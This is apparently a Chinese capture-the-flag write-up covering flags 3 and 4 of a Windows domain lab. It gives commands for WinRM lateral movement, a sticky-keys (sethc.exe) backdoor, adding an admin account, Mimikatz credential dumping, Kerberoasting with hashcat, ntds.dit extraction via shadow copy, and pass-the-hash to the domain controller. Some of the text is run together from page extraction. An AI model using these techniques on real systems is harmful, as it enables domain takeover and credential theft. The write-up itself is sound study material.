
查看当前所拥有权限(此时是不存在SeRestorePrivilege的)
winrm zhangshuai是Remote Management Use组的,可以打winrm(远程管理)
默认的WinRM HTTP 通过 TCP 端口 5985 进行通信,而 HTTPS(TLS)通过 TCP 端口 5986 进行通信
使用 WinRM 我们可以在远程主机设置了防火墙的情况下远程管理这台服务器 ,因为启动 WinRM 服务后,防火墙默认会自动放行 5985 端口。这样的管理服务当然不会被攻击者错过,在内网渗透中,我们可以使用 WinRM 服务进行横向移动,并且使用这种远程连接进行横向移动不容易被察觉到,也不会占用远程连接数。
参考:奇安信攻防社区-攻防技巧 | 域渗透中WinRM的技巧细节与利用
直接使用evil-winrm连接此机器,再查看用户权限,发现多了一个SeRestorePrivilege
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
proxychains4 evil-winrm -i 172.22 .14.46 -u zhangshuai -p wSbEajHzZs172.22 .14.46 -u zhangshuai -p wSbEajHzZs4 4.17 7 is disabled due to ruby limitation: undefined method `quoting_detection_proc ' for module Reline Data : For more information, check Evil-WinRM GitHub: https:to remote endpointStrict chain ... 127.0 .0.1 :55556 ... 172.22 .14.46 :5985 ... OKStrict chain ... 127.0 .0.1 :55556 ... 172.22 .14.46 :5985 ... OKStrict chain ... 127.0 .0.1 :55556 ... 172.22 .14.46 :5985 ... OK
SeRestorePrivilege 可以了解到SeRestorePrivilege授予对系统上所有对象的写访问权,而不管它们的ACL如何。
SeRestorePrivilege对当前系统任意文件具有写的权限。
利用思路:
参考映像劫持,不过在win10中不能用。
权限维持之打造不一样的映像劫持后门-腾讯云开发者社区-腾讯云
一共9大权限,还有8个可以利用
具体可看:
windows九大权限的分析与利用_setcbprivilege-CSDN博客
渗透技巧——Windows九种权限的利用
奇安信攻防社区-手把手教你Windows提权
此时我们就可以通过三种方式达到滥用特权的目的
1
2
3
1、修改服务二进制文件
这里尝试修改粘滞键为cmd,但是拒绝访问了
修改注册表HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options劫持sethc.exe启动
1
2
ren C:// windows/system32/ sethc.exe C:// windows/system32/ sethc.bak// windows/system32/ cmd.exe C:// windows/system32/ sethc.exe
而后锁定用户,在登录处shift 5次触发粘滞键

获得flag
1 flag03 : flag{91 d0dfca-66 cb-4 b2b-a485-709 b3522d52b}
flag4
第4关
加一个admin账户,rdp过去
1
2
3
4
net user matrix Matrix2025! /add
接下来上传Mimikatz,进行密码抓取,注意以管理员启动(也可以上线msf,用kiwi模块直接导出hash
有的猕猴桃不行,这里贴一下可用的猕猴桃的链接:https://github.com/gentilkiwi/mimikatz/releases/download/2.2.0-20220919/mimikatz_trunk.zip
发现一个机器账户
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
Authentication Id : 0 ; 832440 (00000000:000cb3b8) 74 62 4b a5 13 60 f8 9f 61 ee 0c 9c b4 ca 97 d7 4c 53 6a 10 4e e7 74 03 51 0a 95 3f 78 af 15 22 5d 7f 0c 10 c9 96 19 7a bd 28 d7 c8 9a b7 ec 04 fb a9 18 83 30 e1 d9 75 aa ed c1 81 d0 76 c3 70 6c 68 35 e9 16 66 bd fe c7 92 78 59 be 9b 0b 65 91 10 8b 5b c4 8f 18 32 72 a6 cb bb c1 b0 96 0f 1d 63 bf 8f e8 4f 9b 7b 6a 7c 0a e8 2e 9a 40 d7 36 7d 2e 7a 0c 99 21 ca 64 27 b9 df 77 c6 f7 47 19 d7 bb 05 d6 4b ca e6 70 4b 62 5f 1c f8 78 b9 33 a2 f7 9e e5 77 78 db f9 cd b1 73 e9 b2 df 35 67 5e b0 12 85 ac 59 db 4c 53 8e 2d 6a d4 d3 93 f5 61 30 ee f5 53 d0 2a ae cf 50 83 92 31 ad 67 17 7a 21 58 dc 62 96 2f f2 1c 1e bc 05 1b 43 48 91 5d c1 06 1d 71 73 c0 fa 04 66 59 e9 35 04 a9 50 a5 79 70 06 7b ea 3a ea 0c 44 4c 01 63
发现当前的机器账户是在域内的,上传SharpHound分析
拿着这个机器的用户的hash去查看下spn,发现tianjing
TIANJING 用户是在backup组里,这个组能直接导出域控hash:
1 proxychains impacket-GetUserSPNs xiaorang.lab/'XR-0923 $' -hashes :b2caa4c3f6d5e97bf7c58f7db9e24317 -dc-ip 172.22 .14.11 -request-user tianjing
得到hash,而后破解一下密码(这里我怎么出不来
1 hashcat -m 13100 -a 0 1 .txt /usr/share/wordlists/rockyou.txt --force
得到密码
卷影拷贝 使用evil-winrm登录,进行简单信息搜集
1 proxychains4 evil-winrm -i 172.22 .14.11 -u tianjing -p DPQSXSXgh2
谈谈域渗透中常见的可滥用权限及其应用场景(二)-腾讯云开发者社区-腾讯云
利用卷影拷贝服务提取ntds.dit - 先知社区
whami /priv查看用户权限,发现又多一个SeBackupPrivilege
有备份以及还原文件和目录的权限,尝试导出sam和system。

首先在本地创建一个dsh文件,这里命名为raj.dsh(vim raj.dsh),内容如下(自己测试的时候要把注释删了,不然编码问题会导致不能执行)
1 2 3 4 5 6 7 8 set context persistent nowritersadd volume c: alias rajcreate
接下来再用unix2dos将dsh文件的编码间距转换为Windows兼容的编码和间距
接下来上传到靶机,我们在C:/下随便创个目录,上传此文件

卷影拷贝
下载ntds.dit和system到kali上
1
2
3
4
5
6
# 复制到当前目录,并下载到本地 # 备份注册表,并下载到本地 save HKLM\SYSTEM system system
解密出administrator的hash
1 impacket-secretsdump -ntds ntds.dit -system system local
PTH拿下域控,随便一个工具pth就行,这里winrm上去
1 proxychains4 evil-winrm -i 172.22.14.11 -u Administrator -H "70c39b547b7d8adec35ad7c09fb1d277"
读到flag4
1
2
3
4
5
6
7
8
9
10
11
12
type /Users/Administrator/flag/flag04.txt _ \ | _ \ | | \ \ / / | | | | | ____ | / _____ || ____ | |_) | | |_) | | | \ \/ / | | | | | |__ | | __ | |__ ___/ | / | | \ / | | | | | __ | | | |_ | | __ | | | |\ \----. | | \ / | | | `----. | |____ | |__ | | | |____ _ | | _ | `._____ ||__ | \__/ |__ | |_______ ||_______ | \______ | |_______ |
参考链接 https://xz.aliyun.com/news/12821
https://www.freebuf.com/vuls/372165.html
https://blog.csdn.net/uuzeray/article/details/142372470
https://blog.q1ngchuan.top/2024/09/21/%E6%B8%97%E9%80%8F/%E6%98%A5%E7%A7%8B%E4%BA%91%E5%A2%83-Privilege/index.html
https://blog.q1ngchuan.top/2024/09/21/%E6%B8%97%E9%80%8F/%E6%98%A5%E7%A7%8B%E4%BA%91%E5%A2%83-Privilege/index.html
https://oceanzbz.cn/2025/03/10/%E6%94%BB%E9%98%B2%E6%B8%97%E9%80%8F/%E6%98%A5%E7%A7%8B%E4%BA%91%E9%95%9C/Privilege/